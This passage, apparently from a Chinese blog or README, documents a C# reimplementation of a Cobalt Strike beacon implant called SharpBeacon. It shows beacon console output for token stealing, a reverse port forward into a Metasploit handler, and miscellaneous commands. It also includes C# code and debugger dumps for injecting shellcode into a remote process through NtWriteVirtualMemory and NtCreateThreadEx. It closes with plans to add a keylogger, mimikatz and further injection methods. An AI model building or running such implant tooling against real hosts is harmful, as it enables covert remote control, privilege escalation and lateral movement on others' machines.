System	568	0	SYSTEM	00	0 K	允许
System	572	0	SYSTEM	00	0 K	允许
System	576	0	SYSTEM	00	0 K	允许
System	580	0	SYSTEM	00	0 K	允许
System	584	0	SYSTEM	00	0 K	允许
System	588	0	SYSTEM	00	0 K	允许
System	592	0	SYSTEM	00	0 K	允许
System	596	0	SYSTEM	00	0 K	允许
System	600	0	SYSTEM	00	0 K	允许
System	604	0	SYSTEM	00	0 K	允许
System	608	0	SYSTEM	00	0 K	允许
System	612	0	SYSTEM	00	0 K	允许
System	616	0	SYSTEM	00	0 K	允许
System	620	0	SYSTEM	00	0 K	允许
System	624	0	SYSTEM	00	0 K	允许
System	628	0	SYSTEM	00	0 K	允许
System	632	0	SYSTEM	00	0 K	允许
System	636	0	SYSTEM	00	0 K	允许
System	640	0	SYSTEM	00	0 K	允许
System	644	0	SYSTEM	00	0 K	允许
System	648	0	SYSTEM	00	0 K	允许
System	652	0	SYSTEM	00	0 K	允许
System	656	0	SYSTEM	00	0 K	允许
System	660	0	SYSTEM	00	0 K	允许
System	664	0	SYSTEM	00	0 K	允许
System	668	0	SYSTEM	00	0 K	允许
System	672	0	SYSTEM	00	0 K	允许
System	676	0	SYSTEM	00	0 K	允许
System	680	0	SYSTEM	00	0 K	允许
System	684	0	SYSTEM	00	0 K	允许
System	688	0	SYSTEM	00	0 K	允许
System	692	0	SYSTEM	00	0 K	允许
System	696	0	SYSTEM	00	0 K	允许
System	700	0	SYSTEM	00	0 K	允许
System	704	0	SYSTEM	00	0 K	允许
System	708	0	SYSTEM	00	0 K	允许
System	712	0	SYSTEM	00	0 K	允许
System	716	0	SYSTEM	00	0 K	允许
System	720	0	SYSTEM	00	0 K	允许
System	724	0	SYSTEM	00	0 K	允许
System	728	0	SYSTEM	00	0 K	允许
System	732	0	SYSTEM	00	0 K	允许
System	736	0	SYSTEM	00	0 K	允许
System	740	0	SYSTEM	00	0 K	允许
System	744	0	SYSTEM			

rev2self :

```

beacon> steal_token 4544
[*] Tasked beacon to steal token from PID 4544
[+] host called home, sent: 12 bytes
[+] received output:
nt authority\system

beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
[+] received output:
ok

beacon> run whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 24 bytes
[+] received output:
desktop-4pf5elt\kent

```

### 4.4端口转发

端口转发部分，已完成的有rportfwd、rportfwd stop :

Rportfwd，注意这里端口转发teamserver只返回了本地需要绑定的端口，没有返回需转发的ip和port。在192.168.202.180:22222上新建msf监听：

```

[*] Starting persistent handler(s) ...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.202.180
lhost => 192.168.202.180
msf6 exploit(multi/handler) > set lport 22222
lport => 22222
msf6 exploit(multi/handler) > exploit

```

在本机地址192.168.202.1的23456端口转发到上述msf的监听


```

beacon> rportfwd 23456 192.168.202.180 22222
[+] started reverse port forward on 23456 to 192.168.202.180:22222
[*] Tasked beacon to forward port 23456 to 192.168.202.180:22222
[+] host called home, sent: 10 bytes
[+] received output:
ok


```

3	TCP	0.0.0.0:8999	0.0.0.0:0	LISTENING	13900
4	TCP	0.0.0.0:19531	0.0.0.0:0	LISTENING	4020
5	TCP	0.0.0.0:23456	0.0.0.0:0	LISTENING	21404
6	TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	1252
7	TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1056
8	TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	2028
9	TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2264
0	TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	3040

本地访问23456端口：



另一个网段访问23456端口：



rportfwd stop :

```
beacon> rportfwd stop 23456
[*] Tasked beacon to stop port forward on 23456
[+] stopped proxy pivot on 23456
[+] host called home, sent: 10 bytes
[+] received output:
ok
```

## 4.5注入部分

注入部分，cs的shinject、dllinject、inject都用来远程线程注入，我个人机器是win10 x64 1909,shellcode是用cs的64位c# shellcode，被注入的程序是64位的calc.exe，程序返回的NTSTSTATUS均为SUCCESS，且shellcode均已注入在相应的程序中，并新建出线程进行执行，但最后calc.exe都崩了，有点奇怪呀：

```
--
56
57 GCHandle handle = GCHandle.Alloc(Shellcode, GCHandleType.Pinned);
58 IntPtr payloadPtr = handle.AddrOfPinnedObject();
59 UInt32 BytesWritten = 0;
60 result = Syscalls.NtWriteVirtualMemory(
61     processHandle,
62     pBase,
63     payloadPtr,
64     (uint)Shellcode.Length,
65     ref BytesWritten);
66 if (result != Native.NTSTATUS.Success)
67 {
68     #if DEBUG
69     Console.WriteLine("[!] SCInject NtWriteVirtualMemory Failed. ");
70     #endif
71     return false;
72 }
73
74
75 IntPtr hRemoteThread = IntPtr.Zero; 已用时间 <= 1ms
76 result = Syscalls.NtCreateThreadEx(
77     ref hRemoteThread,
```

100 % 未找到相关问题

局部变量

搜索(Ctrl+E) 搜索深度: 3

名称	值	类型	地址:
ProcessId	23448	int	0x0000...
Shellcode	{byte[892]}	byte[]	0x0000...
processHandle	0x00000000000000688	System.IntPtr	0x0000...
oa	{Beacon.Utills.Native.OBJECT_ATTRIBUTES}	Beacon.Utills.N...	0x0000...
ci	{Beacon.Utills.Native.CLIENT_ID}	Beacon.Utills.N...	0x0000...
result	Success	Beacon.Utills.N...	0x0000...
regionSize	0x0000000000001000	System.IntPtr	0x0000...
pBase	0x00000298417b0000	System.IntPtr	0x0000...
handle	{System.Runtime.InteropServices.GCHandle}	System.Runtim...	0x0000...
payloadPtr	0x00000000027e33d8	System.IntPtr	0x0000...

申请rwx内存空间存放shellcode后并在所执行shellcode下断:

The screenshot displays a debugger interface with several panes:

- Assembly Pane:** Shows assembly instructions with their hex addresses and disassembled code. Key instructions include:
  - `and rsp,FFFFFFFFFFFFFFF0`
  - `call 298417800D2`
  - `push r9`, `push r8`, `push rdx`, `push rcx`, `push rsi`
  - `xor rdx,rdx`
  - `mov rdx,qword ptr ds:[rdx+60]`
  - `mov rdx,qword ptr ds:[rdx+18]`
  - `mov rdx,qword ptr ds:[rdx+20]`
  - `mov rsi,qword ptr ds:[rdx+50]`
  - `movzx rcx,word ptr ds:[rdx+4A]`
  - `xor r9,r9`, `xor rax,rax`
  - `lodsb`
  - `cmp al,61`
  - `jmp 29841780037`
  - `sub al,20`, `ror r9d,D`, `add r9d,eax`
  - `loop 2984178002D`
  - `push rdx`, `push r9`
  - `mov rdx,qword ptr ds:[rdx+20]`, `mov eax,dword ptr ds:[rdx+3C]`
- Registers Pane:** Shows the state of registers. RAX, RBX, RCX, RDX, RSP, RSI, RDI are all zero. R8-R15 are also zero. RIP is `00007FFC65C008D1`.
- Memory Pane:** Shows a memory dump starting at address `0000005F5BFFDA8`. The dump contains ASCII characters, including `.....H.\$.30H`, `..ByA^pyy.D.EI;AA`, `...AE.GEE.E..uc`, `..H.Ot&L+OL+AI..`, `.H.At.A...f.At.`, `f..H.A.H.e.uAH.O`, `H.ApH.EAH+UE.EA+`, `NA.a...f..H.\$`, `A.AAiiiiiiiH.\$`, `.WH.i@I.0Er...H.`, and `0H.T$ 3AH.EH.D$`.

执行NtCreateThreadEx(),被注入的calc.exe新建线程执行此shellcode :

Debugger interface showing assembly code and registers. The assembly window shows instructions from address 00000298417B0000 to 00000298417B0047. The registers window shows RAX, RBX, RCX, RDX, R8, R9, R10, R11, R12, R13, R14, R15, and RIP.

```

RIP RAX RDX R9 00000298417B0000 FC cld
00000298417B0001 48:83E4 F0 and rsp,FFFFFFFFFFFFFFF0
00000298417B0005 E8 C8000000 call 298417B00D2
00000298417B000A 41:51 push r9
00000298417B000C 41:50 push r8
00000298417B000E 52 push rdx
00000298417B000F 51 push rcx
00000298417B0010 56 push rsi
00000298417B0011 48:31D2 xor rdx,rdx
00000298417B0014 65 48:8852 60 mov rdx,qword ptr ds:[rdx+60]
00000298417B0019 48:8852 18 mov rdx,qword ptr ds:[rdx+18]
00000298417B001D 48:8852 20 mov rdx,qword ptr ds:[rdx+20]
00000298417B0021 48:8872 50 mov rsi,qword ptr ds:[rdx+50]
00000298417B0025 48:0FB7 4A 4A movzx rcx,word ptr ds:[rdx+4A]
00000298417B002A 4D:31C9 xor r9,r9
00000298417B002D 48:31C0 xor rax,rax
00000298417B0030 AC lodsb
00000298417B0031 3C 61 cmp al,61
00000298417B0033 7C 02 j1 298417B0037
00000298417B0035 2C 20 sub al,20
00000298417B0037 41:C1C9 0D ror r9d,D
00000298417B003B 41:01C1 add r9d,eax
00000298417B003E E2 ED loop 298417B002D
00000298417B0040 52 push rdx
00000298417B0041 41:51 push r9
00000298417B0043 48:8852 20 mov rdx,qword ptr ds:[rdx+20]
00000298417B0047 8B 42 3C mov eax,dword ptr ds:[rdx+3C]
  
```

Memory dump window showing hex and ASCII data. The address range is from 00007FFC65B61000 to 00007FFC65B610A0. The status bar shows '已暂停' (Paused) and 'INT3 断点于 00000298417B0000!'.

地址	十六进制	ASCII
00007FFC65B61000	CC CC CC CC CC CC CC CC	iiiiiiiH.\\$.30H
00007FFC65B61010	8D 42 FF 41 BA FE FF FF	.ByA°pyy.D.EI;AA
00007FFC65B61020	BB 0D 00 00 C0 45 0F 47	»...AE.GEE.E..uc
00007FFC65B61030	0A 00 48 85 D2 74 26 4C	..H.0t&L+0L+AI..
00007FFC65B61040	12 48 85 C0 74 17 41 0F	.H.At.A...f.At.
00007FFC65B61050	66 89 01 48 83 C1 02 48	f..H.A.H.e.uah.0
00007FFC65B61060	48 8D 41 FE 48 0F 45 C1	H.ApH.EAH=UE.EA=
00007FFC65B61070	D1 41 81 E1 05 00 00 80	NA.a....f..H.\\$.
00007FFC65B61080	41 8B C1 C3 CC CC CC CC	A.AAiiiiiiiH.\\$.
00007FFC65B61090	08 57 48 83 EC 40 49 8B	.WH.i@I.0eR...H.
00007FFC65B610A0	F8 48 8D 54 24 20 33 C0	0H.T\$ 3AH.EH.D\$

最后跑起来报的c05，但分配的内存属性是rwx的：

Debugger interface showing assembly code and registers. The assembly window shows instructions from address 00000298417B002A to 00000298417B0047. The registers window shows LastError, LastStatus, GS, FS, ES, DS, CS, SS, and RIP.

```

RIP 00000298417B002A 4D:31C9 xor r9,r9
00000298417B002D 48:31C0 xor rax,rax
00000298417B0030 AC lodsb
00000298417B0031 3C 61 cmp al,61
00000298417B0033 7C 02 j1 298417B0037
00000298417B0035 2C 20 sub al,20
00000298417B0037 41:C1C9 0D ror r9d,D
00000298417B003B 41:01C1 add r9d,eax
00000298417B003E E2 ED loop 298417B002D
00000298417B0040 52 push rdx
00000298417B0041 41:51 push r9
00000298417B0043 48:8852 20 mov rdx,qword ptr ds:[rdx+20]
00000298417B0047 8B 42 3C mov eax,dword ptr ds:[rdx+3C]
  
```

命令: 已暂停 第一次异常于 00000298417B0030 (C0000005, EXCEPTION\_ACCESS\_VIOLATION)!

## 4.6 杂项部分

杂项部分，已完成有sleep、pwd、exit、setenv、drives、cd：

Sleep：

```
beacon> sleep 3
[*] Tasked beacon to sleep for 3s
[+] host called home, sent: 16 bytes
[+] received output:
ok
```

exit：

```
beacon> exit
[*] Tasked beacon to exit
[+] host called home, sent: 8 bytes
```

setenv：

```
beacon> setenv tmp12 D://1
[*] Tasked beacon to set tmp12 to D://1
[+] host called home, sent: 20 bytes
[+] received output:
D://1已设置
```

drives：

```
beacon> drives
[*] Tasked beacon to list drives
[+] host called home, sent: 12 bytes
[+] received output:
C:\D:\
```

Pwd：

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] received output:
C:\Users\kent\source\repos\SharpBeacon\Beacon\bin\Debug
```

cd：

```
beacon> cd C://
[*] cd C://
[+] host called home, sent: 12 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] received output:
C:\
```

## 五、完善及改进

后续需要改进的地方还有很多，有如下几点：

- 1、该封装好就封装好，该用设计模式就用
- 2、目前rsa密钥是pem方式就用了BouncyCastle库，要用回Exponent 和 Modulus
- 3、更多的注入方式，APC、傀儡进程等
- 4、更多的通信协议，如DNS、ICMP
- 5、支持spawn\*\*，因为当执行spawn和job后，teamserver端会回传相应的dll，要改ts端
- 6、更多的功能，如mimi、keylogger、portscan、加载pe等 最后谢谢大家观看。

---

Source: <https://github.com/mai1zhi2/SharpBeacon>